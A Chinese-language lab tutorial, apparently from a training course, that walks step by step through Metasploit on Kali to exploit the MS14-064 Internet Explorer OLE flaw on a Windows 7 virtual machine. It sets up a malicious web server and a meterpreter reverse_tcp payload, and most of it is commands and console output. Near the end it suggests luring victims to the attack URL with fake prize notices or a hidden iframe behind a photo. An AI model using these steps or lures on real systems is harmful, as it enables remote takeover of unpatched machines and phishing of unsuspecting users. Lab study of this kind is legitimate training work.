

实验准备

步骤

执行

相关命令总结

缓冲区溢出

- 如果能够成功地对目标计算机进行缓冲区溢出，那么就可以直接获得系统Shell。
- 要成功进行缓冲区溢出，前提是目标计算机上必须存在有漏洞。
- 微软针对Windows系统的漏洞命名：
MS08_067，MS代表MicroSoft，08_067指的是2008年的第67个漏洞。

针对系统,系统软件;(shell就是界面)

Metasploit Framework (MSF)

- 进行缓冲区溢出的工具主要是MetaSploit Framework，其中集成了各个平台上常见的溢出漏洞和利用代码，并且不断更新。
- 强大的漏洞利用和测试综合平台，位居secTools排行榜第2位。

运行Metasploit

- 运行前的初始化

service postgresql start	#运行postgresql服务
msfdb init	#初始化MSF数据库

- 运行Metasploit

msfconsole	#进入Metasploit控制台
msf>db_status	#查看MSF数据库连接状态。

在kali_linux里面用它;

```
root@kali:~# pwd
/root
root@kali:~# service postgresql
Usage: /etc/init.d/postgresql {start|stop|restart|reload|force-reload|status} [v
ersion ..]
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
为新角色输入的口令:
再输入一遍:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.y
ml
Creating initial database schema
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#
```

```
1 service postgresql start
2 msfdb init
3 msfconsole
```

```
ersion ..]
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
为新角色输入的口令:
再输入一遍:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
```

```
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~# msfconsole
```

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%                               %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%%%%%%%%%%  http://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%  %%  %%%%%%%%%
%%  %%  %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%  %%  %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%  %%  %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%  %%  %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.14.10-dev                               ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post              ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops                  ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```


Trouble managing data? List, sort, group, tag and search your pentest data in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4 14.10-dev ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf > █

Metasploit包含的模块

- 渗透攻击模块 (exploit)，用于实际发起渗透攻击；
- 辅助模块 (auxiliary)，执行扫描之类的动作；
- 攻击载荷模块 (payload)，目标系统被成功渗透后执行的代码，payload中的主要内容包括shellcode，一段获取shell的代码。

一般都是先使用渗透攻击模块exploit对目标系统进行渗透，渗透成功后执行攻击载荷模块payload。

这里主要用exploite+payload!!!

MS14_064漏洞

- 远程攻击者可利用此漏洞通过构造的网站执行任意代码。
- 影响Win95+IE3 ~Win10+IE11全版本。
- Metasploit中此漏洞的利用模块是 `exploit/windows/browser/ms14_064_ole_code_execution` ,
- 由于这个exploit需要调用powershell , 因而只对安装有powershell的系统有效。

edu.51cto.com

powershell是微软推出的一个命令行界面,它不同于dos命令!

实验准备

需要开两台虚拟机, 一台win7,一台kali虚拟机;

(我这里两台的配置内存和处理器皆设为1G,1)

kali里面先运行上面的命令;

```
root@kali:~# ping 192.168.2.116
PING 192.168.2.116 (192.168.2.116) 56(84) bytes of data.
^C
--- 192.168.2.116 ping statistics ---
25 packets transmitted, 0 received, 100% packet loss, time 24577ms

root@kali:~# ping 192.168.2.116
PING 192.168.2.116 (192.168.2.116) 56(84) bytes of data.
^C
--- 192.168.2.116 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11252ms
```

发现没有ping通!!

而两个虚拟机用的皆是桥接模式;可能是win7里面的防火墙w问题;

什么是网络位置?



家庭或工作(专用)网络(O)

已连接 

您知道且信任的用户和设备所在的家庭或工作网络

Windows 防火墙状态:

启用

传入连接:

阻止所有与未在允许程序列表中的程序的连接

活动的家庭或工作(专用)网络:

 网络 5

通知状态:

Windows 防火墙阻止新程序时通知我




公用网络(P)


未连接 


控制面板主页

允许程序或功能通过 Windows 防火墙

 更改通知设置

 打开或关闭 Windows 防火墙

 还原默认设置

 高级设置

对网络进行疑难解答

使用 Windows 防火墙来帮助保护您的计算机

Windows 防火墙有助于防止黑客或恶意软件通过 Internet 或网络访问您的计算机。

[防火墙如何帮助保护计算机?](#)

[什么是网络位置?](#)



家庭或工作(专用)网络(O)

已连接 

您知道且信任的用户和设备所在的家庭或工作网络

Windows 防火墙状态:

启用

传入连接:

阻止所有与未在允许程序列表中的程序的连接

活动的家庭或工作(专用)网络:

 网络 5

通知状态:

Windows 防火墙阻止新程序时通知我



公用网络(P)

未连接 



将下面这两个启用即可：

●文件和打印机共享(后台打印程序服务 - RPC)	文件和打印机共享	专用, 公用	否	允许	否	%Sy...	任何	本地子网	TCP	RPC 动...	任何	任何
●文件和打印机共享(后台打印程序服务 - RPC-EP...	文件和打印机共享	域	否	允许	否	任何	任何	任何	TCP	RPC 终...	任何	任何
●文件和打印机共享(后台打印程序服务 - RPC-EP...	文件和打印机共享	专用, 公用	否	允许	否	任何	任何	本地子网	TCP	RPC 终...	任何	任何
●文件和打印机共享(回显请求 - ICMPv4-In)	文件和打印机共享	专用, 公用	是	允许	否	任何	任何	本地子网	ICM...	任何	任何	任何
●文件和打印机共享(回显请求 - ICMPv4-In)	文件和打印机共享	域	是	允许	否	任何	任何	任何	ICM...	任何	任何	任何
●文件和打印机共享(回显请求 - ICMPv6-In)	文件和打印机共享	专用, 公用	否	允许	否	任何	任何	本地子网	ICM...	任何	任何	任何
●文件和打印机共享(回显请求 - ICMPv6-In)	文件和打印机共享	域	否	允许	否	任何	任何	任何	ICM...	任何	任何	任何
●无线便携式设备(SSDP-In)	无线便携设备	所有	否	允许	否	%Sy...	任何	本地子网	UDP	1900	任何	任何
●无线便携式设备(UPnP-In)	无线便携设备	所有	否	允许	否	Syst...	任何	本地子网	TCP	2869	任何	任何
●性能日志和警报(DCOM-In)	性能日志和警报	专用, 公用	否	允许	否	%sy...	任何	本地子网	TCP	135	任何	任何
●性能日志和警报(DCOM-In)	性能日志和警报	域	否	允许	否	%sy...	任何	任何	TCP	135	任何	任何
●性能日志和警报(TCP-In)	性能日志和警报	专用, 公用	否	允许	否	%sy...	任何	本地子网	TCP	任何	任何	任何

步骤

再来看一看kali里面:

```
root@kali:~# ping 192.168.2.116
PING 192.168.2.116 (192.168.2.116) 56(84) bytes of data.
64 bytes from 192.168.2.116: icmp_seq=1 ttl=128 time=0.628 ms
64 bytes from 192.168.2.116: icmp_seq=2 ttl=128 time=0.435 ms
64 bytes from 192.168.2.116: icmp_seq=3 ttl=128 time=0.483 ms
^C
--- 192.168.2.116 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.435/0.515/0.628/0.084 ms
```


搜索漏洞编号 `search MS14_064` ,可以找到三个相应的漏洞利用;

```
+ -- ==[ 472 payloads - 40 encoders - 9 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search MS14_064

Matching Modules
=====

   Name                                     Disclosure Date
   ank      Description
   ----
   -----
   exploit/windows/browser/ms14_064_ole_code_execution 2014-11-13
   ood      MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution
   exploit/windows/fileformat/ms14_064_packager_python 2014-11-12
   xcellent MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python
   exploit/windows/fileformat/ms14_064_packager_run_as_admin 2014-10-21
   xcellent MS14-064 Microsoft Windows OLE Package Manager Code Execution

msf >
```

```
msf > search MS14_064

Matching Modules
=====

   Name                                     Disclosure Date
   ank      Description
   ----
   -----
   exploit/windows/browser/ms14_064_ole_code_execution 2014-11-13
   ood      MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution
   exploit/windows/fileformat/ms14_064_packager_python 2014-11-12
   xcellent MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python
   exploit/windows/fileformat/ms14_064_packager_run_as_admin 2014-10-21
   xcellent MS14-064 Microsoft Windows OLE Package Manager Code Execution

msf > use exploit/windows/browser/ms14_064_ole_code_execution
msf exploit(ms14_064_ole_code_execution) >
```

敲的时候可以利用Tab键;

下面对这个exploite进行设置;

```
use exploit/windows/browser/ms14_064_ole_code_execution
```



```

msf > use exploit/windows/browser/ms14_064_ole_code_execution
msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):

  Name                Current Setting  Required  Description
  ----                -
  AllowPowerShellPrompt false           yes       Allow exploit to try Powershell
  Retries              true            no        Allow the browser to retry the module
  SRVHOST              0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on.
  SSL                  false           no        Negotiate SSL for incoming connections
  SSLCert              false           no        Path to a custom SSL certificate (default is randomly generated)
  TRYUAC               yes             yes       Ask victim to start as Administrator
  URIPATH              no             no        The URI to use for this exploit (default is random)

Exploit target:

  Id  Name
  --  --
  0    Windows XP

msf exploit(ms14_064_ole_code_execution) >

```

查看当前设置: `show options`

```

msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):

  Name                Current Setting  Required  Description
  ----                -
  AllowPowerShellPrompt false           yes       Allow exploit to try Powershell
  Retries              true            no        Allow the browser to retry the module
  SRVHOST              0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on.
  SSL                  false           no        Negotiate SSL for incoming connections
  SSLCert              false           no        Path to a custom SSL certificate (default is randomly generated)
  TRYUAC               yes             yes       Ask victim to start as Administrator
  URIPATH              no             no        The URI to use for this exploit (default is random)

```

`set allowpowershellprompt true` 设置powershell可以用的;

```

msf exploit(ms14_064_ole_code_execution) > set allowpowershellprompt true
allowpowershellprompt => true
msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):

  Name                Current Setting  Required  Description
  ----                -
  AllowPowerShellPrompt true            yes       Allow exploit to try Powershell
  Retries              true            no        Allow the browser to retry the module
  SRVHOST              0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on.
  SSL                  false           no        Negotiate SSL for incoming connections
  SSLCert              false           no        Path to a custom SSL certificate (default is randomly generated)
  TRYUAC               yes             yes       Ask victim to start as Administrator
  URIPATH              no             no        The URI to use for this exploit (default is random)


```

可以看到设置好了,下面一个需要进行SRVHOST的设置;

host是主机的意思,srv是服务的意思;

利用这个exploite需要将当前的kali设置为web服务器! 在web服务器里面会自动生成网页! 然后对方(攻击的目标) 只要访问了这个网页,就会执行缓冲区溢出的代码;而要搭建一个web服务器,就需要指定一个ip;SRVHOST就是给服务器指定ip!

```
set srvhost 192.168.2.135
```



```
msf exploit(ms14_064_ole_code_execution) > set allowpowershellprompt true
allowpowershellprompt => true
msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):


  Name                Current Setting  Required  Description
  ----                -
  AllowPowershellPrompt true            yes       Allow exploit to try Powershell
  Retries              true            no        Allow the browser to retry the module
  SRVHOST              0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on
  SSL                  false           no        Negotiate SSL for incoming connections
  SSLCert              no              no        Path to a custom SSL certificate (default is randomly generated)
  TRYUAC               false           yes       Ask victim to start as Administrator
  URIPATH              no              no        The URI to use for this exploit (default is random)

root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.135 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::20c:29ff:fe1:5715 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a1:57:15 txqueuelen 1000 (Ethernet)
    RX packets 506 bytes 43754 (42.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 2147 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 1108 bytes 6968191 (6.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1108 bytes 6968191 (6.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali:~# ping 192.168.2.116
PING 192.168.2.116 (192.168.2.116) 56(84) bytes of data:
^C
--- 192.168.2.116 ping statistics ---
25 packets transmitted, 0 received, 100% packet loss, time 24577ms
```

这里就把ip设为kali_linux的ip;



```
msf exploit(ms14_064_ole_code_execution) > set srvhost 192.168.2.135
srvhost => 192.168.2.135
msf exploit(ms14_064_ole_code_execution) >
```

还有一个是srvport需要设置:(可以用默认的,也可以改成别的端口号)



```
msf exploit(ms14_064_ole_code_execution) > set allowpowershellprompt true
allowpowershellprompt => true
msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):

  Name                Current Setting  Required  Description
  ----                -
  AllowPowershellPrompt true            yes       Allow exploit to try Powershell
  Retries              true            no        Allow the browser to retry the module
  SRVHOST              0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on
  SSL                  false           no        Negotiate SSL for incoming connections
  SSLCert              no              no        Path to a custom SSL certificate (default is randomly generated)
  TRYUAC               false           yes       Ask victim to start as Administrator
  URIPATH              no              no        The URI to use for this exploit (default is random)
```



```
msf exploit(ms14_064_ole_code_execution) > set srvhost 192.168.2.135
srvhost => 192.168.2.135
msf exploit(ms14_064_ole_code_execution) > show options

Module options (exploit/windows/browser/ms14_064_ole_code_execution):
```

Name	Current Setting	Required	Description
AllowPowerShellPrompt	true	yes	Allow exploit to try Powershell
Retries	true	no	Allow the browser to retry the module
SRVHOST	192.168.2.135	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TRYUAC	false	yes	Ask victim to start as Administrator

```
msf exploit(ms14_064_ole_code_execution) > set payload windows/meterpreter/reverse_tcp
```

固定格式

重要，务必记住

```
1 set payload windows/meterpreter/reverse_tcp
2
```

这里这个名字 **windows/meterpreter/reverse_tcp** 务必记住！！

```
msf exploit(ms14_064_ole_code_execution) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms14_064_ole_code_execution) > show options

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows XP

下面是对payload进行设置的;

LHOST这里的L指的是listen;

攻击对方 成功之后,实际上就是在对方系统里面运行木马程序;这里的payload就是一个木马程序;

现在的木马程序都是反弹连接木马,木马程序分客户端和服务端;

如果你要在被攻击的计算机上,来运行服务端;你在你的计算机上面运行客户端,让服务端来连接客户端;这叫反弹连接(反弹shell);

如果黑客主动连接肉鸡的话,一是你不知道肉鸡ip,二是如果它在内网里面用的私有ip,你也没有办法主动连接;所以要在黑客端口开放一个端口来监听,让肉鸡连接你;

上面这两个一个是监听的ip(这里是kali机的ip)还有一个是监听的端口(这里的端口是4444,与上面的8080不一样! 8080那边是在kali 上面搭建的一个服务器,在服务器里面做的一个 有代码的网页! 人家一访问你就中招了);4444端口是监听肉鸡的连接的!

```
EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.2.135  yes      The listen address
LPORT     4444          yes      The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows XP

msf exploit(ms14_064_ole_code_execution) > set LHOST 192.168.2.135
LHOST => 192.168.2.135
msf exploit(ms14_064_ole_code_execution) > 
```

set lhost 192.168.2.135

这里的端口使用默认的4444端口!

执行

```
msf exploit(ms14_064_ole_code_execution) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.2.135:4444
msf exploit(ms14_064_ole_code_execution) > [*] Using URL: http://192.168.2.135:8080/Zw8lWXfV
[*] Server started.
```

使用命令 **exploit**


此时kali已经变成web服务器了!

这个url是有攻击代码的网页! 只要让对方访问这个网页就中招了!


下面一步就是如何把这个url散布出去,让别人访问!

(有的人可以发个中奖信息,其实链接是这个url;有的人是发个网页里面是个美女图加一个浮动框架就可以让人中招;不过前提是这些人没有打这个漏洞的补丁! 所以说Oday很值钱!!)

这里直接将此连接复制至另外一个虚拟机里面(通过物理机中转一下!)



